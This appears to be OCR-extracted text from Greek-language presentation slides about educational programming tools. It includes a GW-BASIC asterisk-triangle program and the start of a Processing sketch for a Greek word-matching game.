


Αστρικός μήνας




Ο μηχανισμός του Ίππαρχου





b
a
723108
6507922 9

Squeak EToys

Processing




¿ Processing ?


FM Radio
K-bank
MP3 Player
70,994단어
영어사전
카메라
브치스크린
CURITEL
6:33
June
LG

00000000
00000000
75049
00000000
IBM
BOEING

```
GW-BASIC 3.23
(C) Copyright Microsoft 1983
60300 Bytes free
Ok
10 FOR I = 1 TO 10
20 FOR J = 1 TO I
30 PRINT "*";
40 NEXT J
50 PRINT
60 NEXT I
RUN
*
**
***
****
*****
******
*******
********
*********
**********

Ok
```

1LIST 2RUN← 3LOAD" 4SAVE" 5CONT← 6,"LPT1 7TRON← 8TROFF← 9KEY 0SCREEN


Basic
Java

¿ Χαρακτηριστικά ?

άμεσες εντολές

wordgame | Processing 0135 Beta

File Edit Sketch Tools Help

wordgame

```
/** Current locale. */
final String lang = "el";

/** Words used for playing games. */
Word words[];
/** The individual exercises. */
Exercise exercises[];
/** Current word. */
int n = 0;
/** Multiple selection candidates. */
Word candidates[];
/** Current game score. */
int score = 0, oldScore = 0;
/** Channel through which we speak. */
AudioChannel speechChannel;
/** Current exercise. */
int exerciseNum = 0;

void setup() {
    Ess.start(this);
    speechChannel = new AudioChannel();
    textMode(SCREEN);
```

1

εύκολα γραφικά

Διάλεξε την εικόνα που αντιστοιχεί στη λέξη.

μάτι

8


295 γραμμές κώδικα


TOTAL NUMBER OF BIRDS IS NOW 425

INSTRUCTIONS AND KEY COMMANDS


PRESS ? TO HIDE

